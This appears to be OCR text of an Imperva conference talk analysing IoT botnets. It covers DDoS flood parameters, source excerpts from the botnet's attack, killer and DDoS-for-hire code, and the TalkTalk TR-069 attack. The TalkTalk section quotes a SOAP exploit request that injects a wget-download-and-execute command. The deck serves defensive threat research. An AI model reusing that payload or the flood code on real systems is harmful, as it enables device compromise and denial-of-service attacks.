Destination port	Random	Random
Source IP	Non spoofed	Non spoofed
TCP flags	SYN ?	ACK ?
SEQ#	Random	Random
ACK#	0	Random

TCP flood

	SYN flood	ACK flood	Stomp flood
Packet size	0 ✖	512	768 !
Random payload	None ✖	Random	Random
TTL	64 !	64 !	64 !
ToS	0	0	0
ID	Random	Random	Random
DF	TRUE	FALSE	TRUE
Source port	Random	Random	–
Destination port	Random	Random	Random
Source IP	Non spoofed	Non spoofed	–
TCP flags	SYN ?	ACK ?	ACK, PSH
SEQ#	Random	Random	–
ACK#	0	Random	–



IMPERVA®


TCP flood

```
"len": FlagInfo {
        0,
        "Size of packet data, default is 512 bytes",
},

…

"stomp": AttackInfo {
        5,
        []uint8 { 0, 1, 2, 3, 4, 5, 7, 11, 12, 13, 14, 15, 16 },
        "TCP stomp flood",
},
```

	SYN flood	ACK flood	Stomp flood
SEQ#	Random	Random	–
ACK#	0	Random	–

IMPERVA®

GRE IP/ETH flood



IMPERVA®


DNS flood

	default value
Source port	Random
Destination port	53
Domain	User specified, random subdomain
DNS ID	Random
ToS	0
TTL	64 !
ID	Random
DF	FALSE

DNS flood

	default value
Source port	Random
Destination port	53
Domain	User specified, random subdomain
DNS ID	Random

```
4k8gk7rmbka3.example.com
mc1buolf8dib.example.com
p9nwpnrdlu4t.example.com
kd9w9gc0u74s.example.com
vv4ujy56sj2q.example.com
0v9c662kdvi3.example.com
7zm4ey6qyvwq.example.com
t33okbzff6op.example.com
87tyvqmtqczf.example.com
8it6gxf2uvz4.example.com
```



IMPERVA

VSE flood

	default value
ToS	0
TTL	64 !
ID	Random
DF	FALSE
Source port	Random
Destination port	27015

HTTP flood

	default value
Destination port	80
Domain	User specified
Method	GET
Data	Empty
Path	/
Threads	1

HTTP flood - Predefined User-Agents


```
#define TABLE_HTTP_ONE   47   /* "Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36" */

#define TABLE_HTTP_TWO   48   /* "Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36" */

#define TABLE_HTTP_THREE 49   /* "Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36" */

#define TABLE_HTTP_FOUR  50   /* "Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36" */

#define TABLE_HTTP_FIVE  51   /* "Mozilla/5.0 (Macintosh; Intel Mac OS X
10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.
2 Safari/601.7.7" */
```

Anti-anti DDoS techniques

```
#define TABLE_ATK_DOSARREST             45  // "server: dosarrest"
#define TABLE_ATK_CLOUDFLARE_NGINX      46  // "server: cloudflare-nginx"

if (util_stristr(generic_memes, ret,
table_retrieve_val(TABLE_ATK_CLOUDFLARE_NGINX, NULL)) != -1)
    conn->protection_type = HTTP_PROT_CLOUDFLARE;

if (util_stristr(generic_memes, ret,
table_retrieve_val(TABLE_ATK_DOSARREST, NULL)) != -1)
    conn->protection_type = HTTP_PROT_DOSARREST;
```

HTTP flood

	default value
Destination port	80
Domain	User specified
Method	GET
Data	Empty
Path	/
Threads	1



IMPERVA®

Territorial predator

```
#define TABLE_MEM_QBOT          // REPORT %S:%S
#define TABLE_MEM_QBOT2         // HTTPFLOOD
#define TABLE_MEM_QBOT3         // LOLNOGTFO
#define TABLE_MEM_UPX           // \X58\X4D\X4E\X4E\X43\X50\X46\X22
#define TABLE_MEM_ZOLLARD       // ZOLLARD
#define TABLE_KILLER_ANIME      // .anime

killer_kill_by_port(htons(23))          // Kill telnet service
killer_kill_by_port(htons(22))          // Kill SSH service
killer_kill_by_port(htons(80))          // Kill HTTP service
```

DDoS 4 hire business model

```
func (this *Database) CreateUser(username string, password string, max_bots
    int, duration int, cooldown int)
    bool {
    ...
    this.db.Exec("INSERT INTO users (username, password, max_bots, admin, "
                 "last_paid, cooldown, duration_limit)"
                 "VALUES (?, ?, ?, 0, UNIX_TIMESTAMP(), ?, ?)",
                 username, password, max_bots, cooldown, duration)
    return true
}
```

IoT botnets NG

- Improving the C2 functionality:
  - DGA
  - P2P
- Different spreading techniques
  - TR-069 vulnerabilities
  - Windows as a relay
- Non-DDoS botnets
  - Bitcoin mining
  - SPAM spreading
  - Bruteforcing
- IoT vigilantes - Hajime





Image credits: www.mobihealthnews.com

TalkTalk Botnet


A brighter home for everyone

TalkTalk Botnet Attack




IMPERVA®


TalkTalk Botnet Attack



IMPERVA®


TalkTalk Botnet Attack





IMPERVA®

TalkTalk Botnet Attack



IMPERVA®


TR-069

TalkTalk Botnet Attack

```
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 526

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" S\
OAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <SOAP-ENV:Body>
   <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
   <NewNTPServer1>
`cd /tmp;wget http://l.ocalhost.host/1;chmod 777 1;./1`
   </NewNTPServer1>
   <NewNTPServer2></NewNTPServer2>
   <NewNTPServer3></NewNTPServer3>
   <NewNTPServer4></NewNTPServer4>
   <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

Credit: isc.sans.edu

TalkTalk Botnet Attack



IMPERVA®

Are we doomed?

Are we doomed?

- Will IoT manufacturers start securing their devices?
- Web service providers:
  - Brace yourself, the next Dyn might be you
- End users:
  - Would you install an unsecured Linux machine on your perimeter? *Seriously?!*
- Regulation
- **Proactivity will make the change**

THANK YOU!

Polina Berman

polina@incapsula.com

@ZAvishh @unxmaster @Incapsula_com

IMPERVA